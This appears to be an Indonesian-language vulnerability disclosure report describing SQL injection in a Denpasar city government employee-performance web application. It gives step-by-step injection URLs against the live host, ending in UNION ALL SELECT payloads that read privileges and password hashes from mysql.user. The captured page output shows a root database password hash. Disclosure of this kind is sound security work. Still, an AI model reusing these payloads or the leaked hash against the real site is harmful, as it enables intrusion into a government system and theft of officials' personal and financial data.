


PARSECT



Reporter

Name

Kadek Dwi Wardana Saputra

Email

sapu2776@gmail.com

REPORT

Vulnerability Name:	Sql Injection
Level :	Critical

Vulnerability Description :

Sql Injection vulnerability adalah sebuah kerentanan yang memanfaatkan pengkoneksian yang kurang baik pada database, pada kasus ini saat *user/attacker* membuka [https://ekinerja.denpasarkota.go.id/admin/index.php?mn=ml&jn=1&ed=1&uid=\\$INT\\$](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=ml&jn=1&ed=1&uid=INT) dan menambahkan ' (koma) pada akhir "uid=\$INT\$", dan melakukan akses [https://ekinerja.denpasarkota.go.id/admin/index.php?mn=ml&jn=1&ed=1&uid=\\$INT\\$'](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=ml&jn=1&ed=1&uid=INT') sekilas tidak ada yang berubah namun data yang ditampilkan telah berubah yang mengidentifikasi kerentanan terhadap *Sql Injection*, dan saat *user/attacker* menambahkan "#" setelah ' (koma) maka akan menampilkan tampilan yang normal, ini sekaligus mengkonfirmasi kerentanan, pada saat web menampilkan *data yang tidak seharusnya*, dan jika melakukan enumeration lebih mendalam ada kemungkinan "*attacker*" dapat mengupload backdoor/pencurian data.

Vulnerability Impact :

Dampak vulnerability ini akan sangat merugikan pihak pemilik maupun user lain karena data primadi mereka dapat dimanipulasi/diketahui *user/attacker*, yang dimana bukan hanya berpengaruh pada pihak pemilik dan user, tapi juga akan sangat merugikan pihak yang berbagi server/koneksi database, terutama pada pihak pemerintah yang akan dianggap tidak mampu dalam mengelola fasilitas umum dalam bentuk digital.

Vulnerability URL

:

[https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=\\$INT\\$](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT)

Tahapan

:

1. Melakukan akses

[https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=\\$INT\\$](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT)

2. Tambahkan ' (koma)

[https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=\\$INT\\$'](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT')

3. Tambahkan untuk mengkonfirmasi kerentanan #

[https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=\\$INT\\$'#](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT'#)

4. Mencari jumlah column

[https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=\\$INT\\$' ORDER BY 19#](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT' ORDER BY 19#)

5. Melakukan injeksi

a) [https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=.\\$INT\\$%27UNION%20ALL%20SELECT%201,2,group_concat\(user,0x3a,file_priv\),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20mysql.user#&ed=1](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=.INT%27UNION%20ALL%20SELECT%201,2,group_concat(user,0x3a,file_priv),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20mysql.user#&ed=1)

PEMERINTAH KOTA DENPASAR
Sabtu, 11 Juli 2020

Administrator

PNS

USER ID : 1
NAMA : ROOTY,ROOTY
PANGKAT : 7
SKPD :
JABATAN :
NIP ATASAN : 13
TGL LAHIR :
EMAIL : 8
NO HP : 11
NPWP : 17
NO REKENING BANK : 18
NEW PASSWORD :
FOTO : No file selected. **UKURAN MAX FILE : 32M**

Daftar PNS
Absen PNS
Kelas Jabatan
Tambahkan Objektif
Apel Disiplin
Cuti
Cetak Single Sallary
Kegiatan PNS masih Pending
Capaian Kegiatan PNS
Rekap Capaian Kegiatan PNS Tahunan
Cetak Tunjangan Kinerja
Cetak Rekap Tunjangan Kinerja
Rekap SKP

b) [https://ekinerja.denpasarkota.go.id/admin/index.php?mn=ml&jn=1&ed=1&uid=. \\$INT\\$%27UNION%20ALL%20SELECT%201,2,group_concat\(user,0x3a,password\),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20mysql.user#&ed=1](https://ekinerja.denpasarkota.go.id/admin/index.php?mn=ml&jn=1&ed=1&uid=. INT%27UNION%20ALL%20SELECT%201,2,group_concat(user,0x3a,password),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20mysql.user#&ed=1)

PEMERINTAH KOTA DENPASAR
Sabtu, 11 Juli 2020

Administrator

PNS

USER ID : 1
NAMA : ROOT:"D4D44636271DFF2F2DAB9C375E932AFED922F5,ROOT:"D4D44636271DFF2F2DAB9C375E932AFED922F5
PANGKAT : 7
SKPD :
JABATAN :
NIP ATASAN : 13
TGL LAHIR :
EMAIL : 8
NO HP : 11
NPWP : 17
NO REKENING BANK : 18
NEW PASSWORD :
FOTO : No file selected. **UKURAN MAX FILE : 32M**

Daftar PNS
Absen PNS
Kelas Jabatan
Tambahkan Objektif
Apel Disiplin
Cuti
Cetak Single Sallary
Kegiatan PNS masih Pending
Capaian Kegiatan PNS
Rekap Capaian Kegiatan PNS Tahunan
Cetak Tunjangan Kinerja
Cetak Rekap Tunjangan Kinerja
Rekap SKP
Tenaga Kontrak
Capaian Tenaga Kontrak